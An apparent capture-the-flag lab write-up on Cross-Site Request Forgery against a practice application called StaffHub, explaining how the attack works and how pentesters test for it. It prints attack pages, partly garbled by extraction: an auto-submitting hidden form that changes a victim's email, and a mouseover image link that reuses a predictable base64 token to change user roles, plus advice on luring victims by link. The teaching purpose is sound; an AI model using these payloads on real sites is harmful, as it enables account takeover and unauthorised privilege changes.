CSRF Introduction

What is CSRF

How CSRF Attacks Work

A typical CSRF attack usually follows three simple steps:

- The victim logs in to a legitimate web application, and their browser stores a session cookie.
- The attacker tricks the victim into visiting a malicious webpage containing a crafted request.
- The victim's browser automatically sends the request to the target application along with the stored session cookie.

Why This Is Dangerous

CSRF attacks can be used to perform many actions depending on the functionality of the target application, such as:

- Changing a user's email address
- Updating account settings
- Performing financial transactions
- Modifying security preferences

Why CSRF Works

The problem occurs when a web application trusts requests too much.

When a user logs in to a website, the server usually creates a session and sends a session cookie to the browser. This cookie acts like an identity card. Every time the browser sends a request to that website, the cookie is automatically included, so the server knows which user is making the request.

The key detail here is that the browser automatically sends cookies with every request to the same domain.

Key Conditions for a CSRF Attack

For a CSRF attack to work, three main conditions usually have to exist:

- The victim must be authenticated to the target application.
- The application must perform a state-changing action such as updating settings or modifying account data.
- The application must not verify whether the request came from a trusted source.

If these conditions exist, an attacker may be able to perform actions on behalf of the victim without ever knowing their credentials.

Finding CSRF Vulnerabilities

Whenever a user performs an action on a website, the browser sends an HTTP request to the server. Some requests simply retrieve information, while others modify the application's state. These state-changing requests are the primary targets for CSRF attacks.

As a pentester, you should carefully inspect application functionality and ask a simple question:

Can this action be triggered without verifying that the request actually came from the user?

If the answer is yes, the feature might be vulnerable to CSRF.

Common Features Vulnerable to CSRF

Change
Email Address

Update
Account Password

Edit
Profile Details

Alter Payment Info

Updating
Payment Info

Submit User
Preference Form

If these requests do not include any protection mechanism, such as CSRF tokens, they may be susceptible to forged requests.


GET vs POST - A Common Misconception

Both GET and POST requests can be abused if the application does not verify that the request originated from a trusted page. In fact, many CSRF attacks rely on simple GET requests that can be triggered through links or images.

Because of this, pentesters should never rely solely on the request method when testing for CSRF vulnerabilities.

Exploitation using HTML form

I have logged into an account and have a settings page where email address can be changed



When a user submits the form, the browser sends a POST request to the server containing the new email address. However, the application lacks CSRF protection, meaning the server does not verify the origin of the request.

this html code is what posts the content

```
<form action="update_email.php" method="POST">
    <div class="input-field">
        <i class="material-icons prefix">alternate_email</i>
        <input id="email" type="email" name="email" required>
        <label for="email">New Email Address</label>
    </div>

    <button class="btn waves-effect waves-light teal btn-rounded" type="submit">
        Update Email
        <i class="material-icons right">save</i>
    </button>
</form>
```

the request only contains the email parameter. There is no additional value, token, or verification mechanism to confirm that the request came from the legitimate website.

Crafting a Malicious Page

An attacker can create a malicious webpage containing a hidden form that submits the same request to the StaffHub server. The form can be automatically submitted using JavaScript when the victim opens the page

I went onto the attackbox and went into the /var/www/html directory and made a file called settings.html

```
root@ip-10-130-120-115: /var/www/html
File  Edit  View  Search  Terminal  Help
 GNU nano 7.2                    settings.html *
<html>
<body>

<form        "http://staffhub.thm:8080/update_email.php"        "POST"     "atta>
<input      "hidden"      "email"       "attacker@evilmail.thm">
</form>

<script>
document.getElementById("attack").submit();

// redirect user after the request is sent
setTimeout(function() {
    window.location.href = "http://staffhub.thm:8080/settings.php";
}, 1000);
</script>

</body>
</html>
```


This page can be accessed via the link `http://10.130.120.115:81/settings.html`

If a victim who is already logged in to StaffHub visits this page, their browser will automatically send the forged request to the server along with their session cookie. From the server's perspective, the request appears to come from the authenticated user.

The attacker can send the URL to the target using any social engineering technique, such as convincing the target to click the link in a chat or email.


Exploitation over Weak Tokens

the role management section is protected via a CSRF Token



```
<input type="hidden" name="csrf_token" value="YWRtaW4=">
```

If we decode this value, we get the value `admin`. You can use CyberChef or decode using this website.



This indicates that the application uses a weak, predictable token-generation method. Since the attacker understands how the token is created, they can reproduce it on their own malicious page.

Preparing the Payload


In the AttackBox, navigate to the web directory using `cd /var/www/html`, create a file using `nano role.html` and add the following code:

```
<html>
<body>

<h2>StaffHub Internal Notice</h2>
<p>Move your mouse over the banner below to load the latest role updates.</p>

<img src="http://staffhub.thm:8080/one.png"
onmouseover="window.location='http://staffhub.thm:8080/update_role.php?role=staff&csrf_token=
width="400">

</body>
</html>
```


Sending the Payload

As in the previous case, the attacker can use any social engineering method to send the link to the victim (over email or chat). If the victim is already logged in to StaffHub and visits this page, hovering over the image will cause the browser to request the vulnerable URL. Since the request contains the expected CSRF token and the victim's session cookie is automatically included, the application will treat it as legitimate.

Switch back to the target VM tab. Then open the link in the same browser where you are logged in to the application, as shown below:



As a result, on mouse over, the browser will make a call to the vulnerable endpoint with correct parameters like `role` and `csrf-token`, which will change the logged-in user's role from admin to staff.



Best Practices

1. Focus on **state-changing requests**: Prioritise requests that modify data, such as password changes, email updates, account settings, or financial transactions. These endpoints are the most common targets for CSRF attacks.
2. **Inspect requests for CSRF tokens**: Check whether sensitive actions include a CSRF token. If no token exists, or if the token appears static or predictable, the request may be vulnerable.
3. **Analyse HTTP methods**: Sensitive actions should typically use POST requests. If important operations are performed through GET requests, they may be easier to exploit using images or simple links.
4. **Test the requests outside of the application**: Copy the request and try to reproduce it from an external HTML page. If the action succeeds without additional verification, the endpoint is likely vulnerable to CSRF.

5. **Observe cookie behaviour**: Check whether authentication relies only on session cookies. If the application automatically accepts requests containing the session cookie without validating the request origin, CSRF attacks become possible.